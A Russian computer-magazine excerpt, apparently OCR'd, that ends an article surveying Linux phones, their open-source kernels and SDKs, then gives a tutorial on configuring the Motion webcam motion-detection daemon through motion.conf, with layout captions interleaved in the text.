В рамках проекта OpenEZX (openezx.org) было создано программное обеспечение для телефонов Motorola A728, A760, A768, A780, A910, A1200, E680, E680i, E680g, E690, Rokr E2, Rokr E6, Rizr Z6, Razr 2 и i876. На сервере компании (wiki.openezx.org/Main_Page) выложены исходные тексты ядра, описание аппаратной части, и остальных компонентов, распространяющихся по лицензии GPL, бинарные сборки (для самых ленивых), загрузчик, позволяющий заливать перекомпилированное ядро в телефон и управлять параметрами загрузки, а также инструментарий для разработки своих собственных программ, созданный на основе кросс-среды от Дэна Кегела (wiki.openezx.org/Crosscompile). Как нетрудно заметить, проект OpenEZX, несмотря на свою открытость, замыкается на продукции компании Motorola и не находит применения за ее границами.
Проект OpenMoko (www.openmoko.org), впервые реализованный на платформе FIC Neo1973, оказался более удачным и в настоящее время используется на Motorola E680i/A780 OM2007.2/A1200E OpenMoko 2007.2,



Сотовый телефон FIC Neo1973 с мобильной версией Linux, основанной на проекте OpenMoko

> «В сотовых телефонах нет BIOS, и заботу по инициализации оборудования берет на себя ядро»


Компания Motorola раздает всем желающим исходные тексты Linux-ядра, используемого ей в своих телефонах


Универсальный загрузчик U-boot loader в действии

http://

▷ links

• tuxmobil.org — основной портал для хакеров, интересующихся мобильными устройствами с Linux на борту.

• blog.wired.com/gadgets — прикольный блог про гаджеты, где ты можешь найти пост с техническими характеристиками восьми лучших сотовых телефонов с Linux.

• sourceforge.net/projects/blob — исходные тексты мобильного загрузчика Linux для ARM-платформ.

• wiki.openmoko.org/wiki/U-boot — описание универсального мобильного загрузчика, поддерживающего большое количество платформ.

Treo 650, Palm TX, а также некоторых других аппаратах, список которых постоянно расширяется.
На главной странице проекта projects.openmoko.org выложено не только ядро, но и большое количество исходных текстов различных мобильных приложений (например, GPRS locator) и утилит для разработчиков. Самой полезной из них был и остается универсальный загрузчик U-boot loader (wiki.openmoko.org/wiki/U-boot), разработанный невероятно креативным программистом Гарольдом Вельтом, у которого есть свой блог с огромным количеством технической информации laforge.gnumonks.org/weblog/index.html, где, в частности, можно найти инструкцию по разблокированию залоченных аппаратных возможностей.
Загрузчик нужен не только для обновления ядра, но и для заливки нативных Linux-приложений самостоятельной разработки. Сами же приложения создаются при помощи инструментария, предоставляемого поставщиками мобильных версий Linux (впрочем, при желании можно обойтись и штатным компилятором GCC).

ТЕЛЕФОНЫ С LINUX ЛЕВОЙ СБОРКИ

Стандарты — это, конечно, замечательно, но некоторые производители предпочитают использовать свои собственные, ни с чем не совместимые решения, что связано не столько со снобизмом, сколько с сыростью и неразвитостью существующих стандартов. Естественно, хачить такие телефоны очень сложно и от их приобретения лучше воздержаться.
В первую очередь хотелось бы обратить внимание на компанию ImCoSys (www.imcosys.com), выпускающую мобильные устройства на базе Linux.
Контора зажимает исходные тексты, вероломно нарушая лицензию GPL, и отправляет все претензии от сообщества Open Source прямиком в /dev/null. Даже если оставить юридические разборки в стороне, пользы от Linux без исходных текстов нет никакой. И хачить его практически невозможно.
Аппараты Grundig Dreamphone G500i/B700/U900 также основаны на Linux, но исходных текстов что-то не наблюдается. Ну и как их прикажете хачить?!
Аппараты ROAD GmbH — S101, S101K, L101 (www.road-gmbh.de) — работают под управлением самостоятельно адаптированной версии Linux с ядром 2.6, но ни исходных текстов, ни инструментов для разработки программ, ни какой бы то ни было документации на сайте компании нет.
Аппараты Neuf Twin Tact E28/E2831/GW1/GW3 используют Linux под эгидой своего собственного проекта OpenTwin (www.opentwin.org) с открытыми исходными текстами, документацией и средами разработки, однако поддержки остальных производителей он не получил. Motorola стала единственной компанией, выпустившей модель телефона на основе OpenTwin — A910i, и эта модель оказалась одна. Других не последовало. Во всяком случае, пока.
Таким образом, приобретая телефон с Linux, необходимо заблаговременно убедиться, что производитель придерживается лицензии GPL и не скрывает исходные коды от потребителей. В принципе, сорцы не так уж и важны. Если ядро не слишком сильно покоцано и номера системных вызовов не изменены (а обычно все так и есть), то разработка собственных приложений не станет большой проблемой. Однако прежде чем написать «Hello, world!», придется выполнить объемный ресерч, дизассемблировав ядро и разобравшись с архитектурой конкретной мобильной платформы, а также сконструировать свой собственный загрузчик. Настоящие хакеры не боятся трудностей — они их только закаляют. Однако начинать лучше всего с хорошо изученных аппаратов с открытыми исходными текстами и вменяемой документацией, собравших вокруг себя целое сообщество хакеров, к которым всегда можно обратиться за помощью, если что-то непонятно или не клеится. Как, вероятно, уже успел заметить читатель, наиболее перспективной в этом плане является линейка телефонов Motorola (и это не реклама!).

Приобретая телефон с Linux, необходимо заблаговременно убедиться, что производитель придерживается лицензии GPL и не скрывает исходные коды от потребителей

ЗАКЛЮЧЕНИЕ

Linux уже давно вышел из детского возраста, превратившись из игрушечной системы в мощное оружие хакерского пролетариата, атакующее рынок проприетарного софта и оккупировавшее все доступные ниши: от встраиваемых устройств до суперкомпьютеров. Открытая модель разработки таит в себе огромные возможности, о которых закрытому коду можно и не мечтать!

Купив сотовый телефон с мобильной версией Linux, придерживающейся лицензии GPL, мы получаем в свое распоряжение аппарат, который можно хачить по полной программе в свое удовольствие. К мобильным версиям Linux, нарушающим лицензию GPL (то есть основанным на закрытых исходных текстах), сказанное не относится. Они ничуть не лучше Windows CE и даже хуже ее, поскольку Windows CE — известный зверь, а кустарно адаптированная версия Linux без документации и SDK — это просто тихий ужас и ночной кошмар программистов, пытающихся ее раскурить.

Поставщики мобильных версий Linux

Некоторые производители телефонов самостоятельно адаптируют ядро Linux (обычно зажимая при этом исходные тексты и не предоставляя никакой поддержки для создателей независимого ПО), но большинство компаний предпочитает использовать мобильные версии Linux от сторонних разработчиков, экономя свои собственные силы и время.

Из основных поставщиков Linux на мобильном рынке стоит отметить корейскую фирму Mizi Research Incorporated (www.mizi.com), главным потребителем продукции которой является корпорация Samsung Electronics, уже выпустившая телефоны Samsung SCH-i839/SCH-i858/SCH-i819/SCH-i519. Эти мобилы вполне пригодны для хака и прочих издевательств.

Адаптированная версия Linux носит гордое имя PRISM, распространяясь по лицензии GPL. Вместе с исходными текстами ядра с FTP-сервера компании можно свободно (и бесплатно!) скачать SDK и эмулятор.

Ну, эмулятор или живой телефон — это дело вкуса, а вот SDK — это очень даже хорошо! Заходим на www.mizi.com/index.php/developers# и качаем. Документация лежит на www.mizi.com/docs/products/Prizm3_whitepaper_EN.pdf, а спецификации — на www.mizi.com/index.php/prizm-specifications.

SDK включает в себя кросс-компилятор, заголовочные файлы и IDE, внешне похожую на популярную графическую среду разработки Eclipse 3.0, но, в отличие от последней, работающую не только в Linux, но и под Windows. Поддерживаются следующие языки программирования: Си, Си++ и Питон.

MontaVista Software (www.mvista.com) — другой крупный поставщик Linux, завоевавший доверие таких фирм, как NEC, Panasonic и Motorola. Собственно говоря, MontaVista Linux базируется на проекте Motorola EZX, что вносит сумятицу в ряды программистов и вызывает огромное недовольство самой Motorola, но такова уж природа GPL-лицензии. Motorola выпустила открытое ядро, а MontaVista Software выхватила его у нее из рук и стала предлагать другим компаниям на своих условиях, впрочем, отвечающих требованиям GPL.

Другими словами, в нашем распоряжении имеются и исходные тексты ядра, и документация, и SDK, и даже Application Developer Kit с DevRocket 5 IDE, представляющий собой набор утилит для создания, сборки и отладки мобильных приложений. В отличие от Mizi SDK, DevRocket 5 IDE основан на настоящей Eclipse, а ее утилиты — это ни что иное, как плагины. То есть Linux-программисты будут чувствовать себя в своей тарелке, а вот Windows-разработчикам придется забыть о Visual Studio и снова садиться за парту.

Документация находится по адресу www.mvista.com/product_datasheets.php, а Developer Kit — по адресу www.mvista.com/product_detail_tools.php.



ВЛАДИМИР «TURBINA» ЛЯШКО
/ V.TURBINA@GMAIL.COM /

СУМЕРЕЧНЫЙ ДОЗОР

ИЛИ ХОЛОДИЛЬНИК С ПИВОМ ПОД ПРИСМОТРОМ ХАКЕРА MOTION: ДЕТЕКТОР ДВИЖЕНИЯ ДЛЯ LINUX

Достаточно оставить любую вещь на некоторое время без присмотра, как у нее прирастут ноги. Но что делать, ведь не у всех есть на работе отдельный кабинет, а в общежитии — комната. Вот и приходится надеяться на честность окружающих, закрывать самое ценное на замок или... сделать все, чтобы узнать о происходящем в наше отсутствие.

СИСТЕМА ОБНАРУЖЕНИЯ ДВИЖЕНИЙ MOTION

Можно, конечно, перед уходом включить видеокамеру (не забыв ее спрятать от любопытных глаз), а по приходу просмотреть запись. Но у этого достаточно простого в реализации метода есть очень большой недостаток. Наверняка большую часть записи будет составлять статическая информация (помещение без действия). А значит, просмотр тебе быстро наскучит, даже при ускоренном воспроизведении. Но самое главное — придется поискать очень емкий носитель, на который все это будет записываться. Поэтому этот вариант отметаем, тем более есть более изящное решение. Гораздо эффективнее, если вместо всего потока, приходящего с камеры, на диск будет записана информация только при обнаружении изменения. Зашел человек — запись началась, вышел — закончена. Тогда при просмотре можно будет быстро разобраться, заходил ли кто в комнату, и если да, то что он там делал. Поиск на специализированных ресурсах, вроде freshmeat.net, выдаст не один десяток проектов, но фактически на данный момент активно развиваются только три — Motion (www.lavrsen.dk/twiki/bin/view/Motion/WebHome), ZoneMinder (www.zoneminder.com) и NetAvis Observer (www.netavis.net/evo/web/xperts/1049_EN). Так что выбрать есть из чего.

Программа Motion способна контролировать сигнал, полученный с одной или нескольких видеокамер, и обнаруживать наличие изменений на картинке. На выходе получаем фотки в форматах jpeg, ppm или mpeg видеопоток, который может транслироваться в сеть или записываться в файл. При необходимости на указанный почтовый адрес может быть отослано сообщение с информацией о событии. Возможно выполнение любой предусмотренной пользователем команды или скрипта, поэтому реакция системы зависит только от твоей фантазии. Например, в Сети я видел информацию, как заставить Asterisk звонить на мобилу при обнаружении движения. Как вариант, Motion может просто захватывать кадры с указанного устройства через определенные интервалы времени или по команде cron.

Motion написан на языке Си и изначально разрабатывался для Linux, но может работать и в FreeBSD и Mac OS X. Поддерживаются все типы популярных сегодня видеокамер, подключаемых к компьютеру через USB порт, Video4Linux устройства и сетевые камеры. Драйверов для видеокамер проект Motion не предоставляет, поэтому прежде чем начинать настройку, убедись, что твоя камера видна операционке.



Компиляция модулей

КОНФИГУРАЦИОННЫЕ ФАЙЛЫ MOTION

На странице Downloads проекта можно найти исходные тексты, а также пакеты для некоторых дистрибутивов (Fedora от 7, Debian Lenny/Sid, Ubuntu Feisty/Gutsy). Обрати внимание, что некоторые из них собраны с поддерж-кой БД, другие — нет. Здесь же найдешь ссылки на SVN и срезы Motion (Daily и Releases). А вообще Motion присутствует в репозитариях большинства дистрибутивов, да и проблем с «ручной» компиляцией обычно не возникает, поэтому выбирай удобный для себя способ и устанавливай.

Конфигурационный файл Motion называется motion.conf. Если его место-расположение не указано при помощи параметра '-c', демон будет искать его в текущем каталоге, в ~/.motion и в /usr/local/etc. При сборке пакетов разработчиками обычно используется параметр «--sysconfdir=/etc/motion», поэтому нужный файл, возможно, находится в указанном каталоге. Если производилась установка из исходных текстов, следует переименовать файл шаблона motion-dist.conf (это сделано специально, чтобы при обнов-лении не затереть рабочий конфиг).

Если используется одна камера, файла motion.conf достаточно, но если их несколько, для каждой камеры понадобится подготовить персональный conf-файл. Общие для всех настройки оставляем в основном, а индивиду-альные выносим в отдельные файлы. Кстати, в архиве уже есть несколько готовых шаблонов thread[1-4].conf. Если в будущем планируется расшире-ние, то лучше сразу использовать thread-файл и подключить его в motion.conf при помощи конструкции:


```
thread /usr/local/etc/thread1.conf
```

Чтобы не путаться в конфигах, будем настраивать работу одной камеры в основном файле. Привести Motion в действие можно за счет правки нескольких параметров:

```
$ sudo mcedit /etc/motion/motion.conf
# Видеоустройство для захвата, в FreeBSD по умолчанию
/dev/bktr0
videodevice /dev/video0
# Используемый вход для видео, может иметь два значения;
# по умолчанию используется 8 (для USB камер), для V4L
```

Фактически вся рабочая система представлена демоном, который потребляет небольшое количество системных ресурсов. В текущей версии 3.2 убраны практически все параметры командной строки запуска, поэтому установки производятся исключительно путем правки конфигурационных файлов. Никаких супер-пупер удобных графических инструментов для этих целей не предусмотре-но. Хотя Motion имеет встроенный http-сервер, предназначенный для просмотра захваченного видео и прямой правки параметров в конфиге. Ряд проектов (www.lavrsen.dk/twiki/bin/view/Motion/RelatedProjects, www.silicontao.com/software/lvs/doc/information.html) предлагают интерфейс для просмотра и настройки.

«Фактически вся рабочая система представлена демоном, который потребляет небольшое количество системных ресурсов. В текущей версии 3.2 убраны практически все параметры командной строки запуска, поэтому установки производятся правкой конфигов»



Установка драйверов веб-камер в KUbuntu

Запускаем Motion

```
устройств ставим 1
input 8

# Устанавливаем количество захватываемых кадров в секун-
ду;
# здесь следует ввести число в диапазоне 2 — 100 (100 — по
умолчанию)
# для PAL стандартным является 25
framerate 25

# И не менее важный параметр target_dir, в нем определяем
каталог,
# куда будем складывать захваченные с видеокамеры файлы;
# в качестве имени можно использовать переменные,
# все они описаны в оригинальном файле
target_dir /var/lib/motion/snapshots/
# Имя файла для снимков и видео, в примере оставляем зна-
чение по умолчанию
# %Y = год, %m = месяц, %d = день, %H = час, %M = минута, %S
= секунда
snapshot_filename %v-%Y%m%d%H%M%S-snapshot
jpeg_filename %v-%Y%m%d%H%M%S-%q
movie_filename %v-%Y%m%d%H%M%S
timelapse_filename %Y%m%d-timelapse
```

Вот, собственно, и все основные настройки. Если используется карта видеозахвата или TV тюнер, при помощи параметра norm указываем стандарт. По умолчанию используется 0, то есть PAL. Возможны значения 1 — NTSC, 2 — SECAM и 3 — PAL NC. Для TV тюнера также указываем частоту. По умолчанию frequency = 0.
Чтобы Motion не переходил в режим демона и выводил отладочную информацию в консоль, используем флаг '–n'.


```
$ motion — n
Thread is from /etc/motion/motion.conf
[1] Thread started
[1] motion-httpd/3.2.3 running, accepting connections
[1] File of type 8 saved to: /var/lib/motion/
```

Настройка веб-камер в Linux


В некоторых дистрибутивах нужные модули ядра подгружаются автоматически и проблем с определением веб-камер нет. Но если вывод «dmesg | less» не показывает наличие video4linux устройств, придется самостоятельно компилировать модули. Это не сложно. Поиск драйверов для веб-камеры следует начинать со странички mxhaard.free.fr/download.html. В настоящее время проект предлагает две версии: gspcav1 «Generic Softwares Package for Camera Adapters» для ядер > 2.6.11 и spca5xx для ранних версий ядра. В репозитариях многих дистрибутивов нужные пакеты присутствуют (в Ubuntu — gspca-source и spca5xx-source), хотя, возможно, не самых последних версий. Для установки драйвера следует скачать пакет и запустить находящийся внутри скрипт gspsa_build. Ссылки на некоторые другие решения, предлагающие свои драйвера, ищи на странице Download проекта Motion. Подробнее о настройке веб-камер смотри в tldp.org/HOWTO/Webcam-HOWTO.

ZoneMinder

ZoneMinder работает со всеми источниками, которые только можно себе представить: USB и IP камеры, устройство видеозахвата, поток со встроенного веб-сервера, периодически обновляемый локальный файл, например, полученный в том же Motion. Поддерживается одновременная работа с несколькими камерами и управление некоторыми типами камер. Управление возможно как локально, так и удаленно через веб-интерфейс и частично xHTML (с мобильных телефонов). Причем веб-интерфейс обладает гораздо большими возможностями, чем в Motion. Работает в Linux и FreeBSD, есть и клиент для Windows. Установка ZoneMinder чуть сложнее Motion. Потребуется веб-сервер с поддержкой PHP, база MySQL и библиотека JPEG.



Привидения в Motion



Картинка в браузере

```
snapshots/01-20071225210503.avi
[1] File of type 1 saved to: /var/lib/motion/
snapshots/01-20071225210503-18.jpg
```

И так далее. В указанном каталоге можно увидеть видеофайл и несколько снимков. Если файлы не появляются, прежде чем ругаться, советую побегать перед камерой :). Также в ответ на ввод команды может последовать сообщение о невозможности записи в указанный каталог. Вариантов выхода из такой ситуации целых два. В тестовом прогоне можно использовать sudo, а в повседневной жизни лучше разрешить запись в этот каталог членам группы (например, video) и себя, естественно, в нее включить.

Если у тебя нет веб-камеры, можно подключить любую доступную сетевую камеру или использовать локальный файл. Для этого достаточно в параметре netcam_url указать URL. В качестве источника может быть HTTP, FTP-ресурс, файл в формате jpeg или mjpeg видеопоток. Если сетевая камера требует аутентификации, укажи логин и пароль в netcam_userpass. Прокси-сервер прописывается в netcam_proxy. Да, и главное: сетевая камера — это отдельный thread, совместное использование в одном файле videodevice вызовет конфликт.

«Если у тебя нет веб-камеры, можно подключить любую доступную сетевую камеру или использовать локальный файл. Для этого достаточно в параметре netcam_url указать URL»

ИСПОЛЬЗОВАНИЕ ВЕБ-БРАУЗЕРА

В состав Motion включен мини http-сервер, который позволяет просматривать в реальном времени картинку с камеры в окне браузера. Открываем motion.conf и ищем в самом низу секцию «Live Webcam Server». При инсталляции с помощью пакетов значение параметра webcam_port установлено в 0, то есть http-сервер отключен. Чтобы он заработал, достаточно указать здесь любой свободный порт (традиционно 8081). Параметр webcam_localhost по умолчанию устанавливается в on, поэтому подключиться к http-серверу можно только с локального компьютера. Если планируется заходить по сети, укажи здесь off. Качество выводимых сервером jpeg изображений выставляется при помощи webcam_quality. Значение 50, скорее всего, трогать не придется. По дефолту картинка в браузере меняется только при обнаружении движения. Активировав webcam_motion, можно указать, чтобы картинка постоянно менялась с частотой 1 кадр, а при движении — с частотой, указанной в параметре webcam_maxrate. Значение последнего параметра по умолчанию установлено в 1, не стоит указывать его выше 4-5. И еще один параметр — webcam_limit, с его помощью указывается максимальное количество изображений за соединение. По умолчанию установлено значение 0, то есть без ограничений. При соединении с localhost и работе с одной камерой, скорее всего, трогать его и не нужно.

Теперь, если снова запустить Motion, в командной строке должно появиться сообщение: «Started stream webcam server in port 8081». Набираем в браузере адрес своего компьютера, например http://localhost:8081, и смотрим, что показывает нам камера.


С просмотром разобрались, но встроенный http-сервер также позволяет изменять настройки Motion. Конфигурируется эта функциональность в секции «HTTP Based Control» файла motion.conf. Для подключения следует использовать порт, отличный от указанного в webcam_port. За это отвечает параметр control_port. Его значение по умолчанию установлено в 0, то есть данная функциональность также отключена. Меняем на 8080. По умолчанию параметр control_localhost активирован, поэтому если понадобится подключаться с удаленной системы, ставим здесь off. А чтобы зайти на сервер не мог, кто попало, используем конструкцию:

```
control_authentication username:
    password
```

Указываем логин и пароль для аутентификации. Теперь, набрав в консоли «motion -n», среди строк вывода ты должен увидеть «motion-httpd: waiting for data on port TCP 8080». Набираем в браузере адрес и получаем возможность указывать настройки для каждой камеры (thread), выбирая их и вводя нужные значения. При работе с несколькими камерами такой способ тебе, вероятно, покажется более удобным.

НАСТРАИВАЕМ ИЗОБРАЖЕНИЕ И ВИДЕО

Итак, файлы у нас уже есть, http-сервер работает, самое время заняться подстройкой. А тюнить в Motion есть что. Например, параметр rotate. Ты не ошибешься, если подумаешь, что с его помощью можно вращать полученное изображение. Поэтому если камеру удобнее закрепить в перевер-



Список значений Motion с параметрами

нутом виде, ничего страшного. Используемое по умолчанию 0 означает сохранение без вращения, возможны варианты 90, 180 и 270. При захвате устанавливается размер кадра, выдаваемый камерой, для его изменения редактируем параметры width и height. Если камера не поддерживает автоматическую регулировку яркости, ее можно установить вручную. За это отвечает сразу несколько параметров. Так отключенный по умолчанию auto_brightness разрешает Motion регулировать яркость. Ее величина берется из значения brightness, регулируемого в пределах 0-255. Если последнее установлено в 0, тогда auto_brightness установит среднее значение 128. Аналогично за регулировку контраста и насыщенности отвечают соответственно contrast и saturation. Качество изображения регулируется с помощью quality. Чтобы изменить формат файла с jpeg на ppm, параметр ppm устанавливаем в on.

По умолчанию при обнаружении движения образуется не только видеофайл, но и последовательность изображений. Параметром output_normal можно изменить такое поведение. Так при установке в first будет сохранено только первое изображение, best — лучшее, а отключить эту функцию можно, использовав off. Активация output_motion разрешит сохранять в снимке только пиксели, показывающие движущийся объект. Правда, пока я не нашел практического применения этому параметру, разве что для съемки продолжения «Охотники за привидениями».

При установке пакета из репозитария Ubuntu в конфигурационном файле motion.conf функция записи захваченного видео отключена. Поэтому при необходимости измени значение ffmpeg_cap_new на on. Аналогично с output_motion, есть такой же параметр и для видео — ffmpeg_cap_motion, при активации которого в результирующий видеофайл будут сохранены пиксели, показывающие движущийся объект.

За качество результирующего видео отвечают два параметра: ffmpeg_bps или ffmpeg_variable_bitrate. При настройке следует использовать лишь один из них. Качество лучше подбирать экспериментальным путем, исходя из мощности системы и возможностей камеры. Кодек задается при помощи ffmpeg_video_codec, по умолчанию используется mpeg4, но при необходимости можно использовать: mpeg1, msmpeg4, swf, flv или ffv1.

В некоторых случаях полезной будет возможность периодической записи. Параметр ffmpeg_timelapse отвечает за период, в течение которого ведется запись информации в один видеофайл, затем будет создан новый. Возможные значения: daily (за день, по умолчанию), hourly, weekly-sunday, weekly-monday, monthly и manual. Например, чтобы запись на видео велась каждую секунду, устанавливаем «ffmpeg_timelapse 1».

Если во время захвата с аналоговой камеры при перемещении объектов появляются искажения, установи ffmpeg_deinterlace в on.

В файл, кроме собственно объекта, за которым следит камера, заносится и дополнительная информация, позволяющая определить время съемки. Эти данные настраиваются в секции Snapshots. Например, установка цифры в snapshot_interval позволит делать снимки с указанным периодом вне зависимости от обнаружения движения. Активация locate выделит на снимке движущийся объект. Текст, выводимый в левом и правом углах снимка, указывается соответственно в text_left и text_right. В настройках по умолчанию выводится дата и время, когда сделан снимок (формат strftime(3)). Если камер несколько, для удобства можно активировать text_left, где прописать что-то вроде «Camera 1».

НАСТРОЙКА ЗАХВАТА

Секция «Motion Detection Settings», расположенная в самом конце конфигурационного файла, отвечает за тонкую настройку обнаружения движущихся объектов. Если камера стоит в комнате и тушка входящего перекрывает объектив, проблем с обнаружением обычно нет. Вмешательство потребуется в том случае, когда камера контролирует большую территорию, где объект имеет относительно маленький размер, и срабатывание может быть вызвано колыханием веток деревьев, проезжающими машинами и прочими помехами. На дешевых девайсах запись может начинаться из-за артефактов, вызванных искажениями самой камеры или поведением драйвера.

Например, threshold позволяет указать количество пикселей, которые должны измениться для срабатывания детектора, а minimum_motion_frames — количество кадров, в котором они зафиксированы. Подобрав эти значения, можно сделать так, что Motion не будет замечать пролетающую птицу, но без проблем реагировать на человека. Фильтры для сглаживания шума подключаются при помощи despeckle. По умолчанию используется оптимальное значение EedDl. При появлении проблем следует поэкспериментировать, убирая буквы в сочетании EedDl и пробуя их в разных комбинациях (подробнее о despeckle смотри на WiKi Motion и на emit.demon.co.uk/motion).

Параметры noise_level, noise_tune, night_compensate и lightswitch отвечают за уровень порога шума и компенсацию темных и светлых участков. Комбинация параметров pre_capture, post_capture и gap позволяет записать законченную сцену, где будет снят контролируемый объект до и после того, как было обнаружено движение. Значение gap по умолчанию установлено в оптимальные 60 (секунд), если движение не будет обнаружено, то создается новый видеофайл, а старый удаляется. Чтобы захваченный файл не был большим, его продолжительность можно ограничить параметром max_mpeg_time, указав в качестве значения время в секундах.
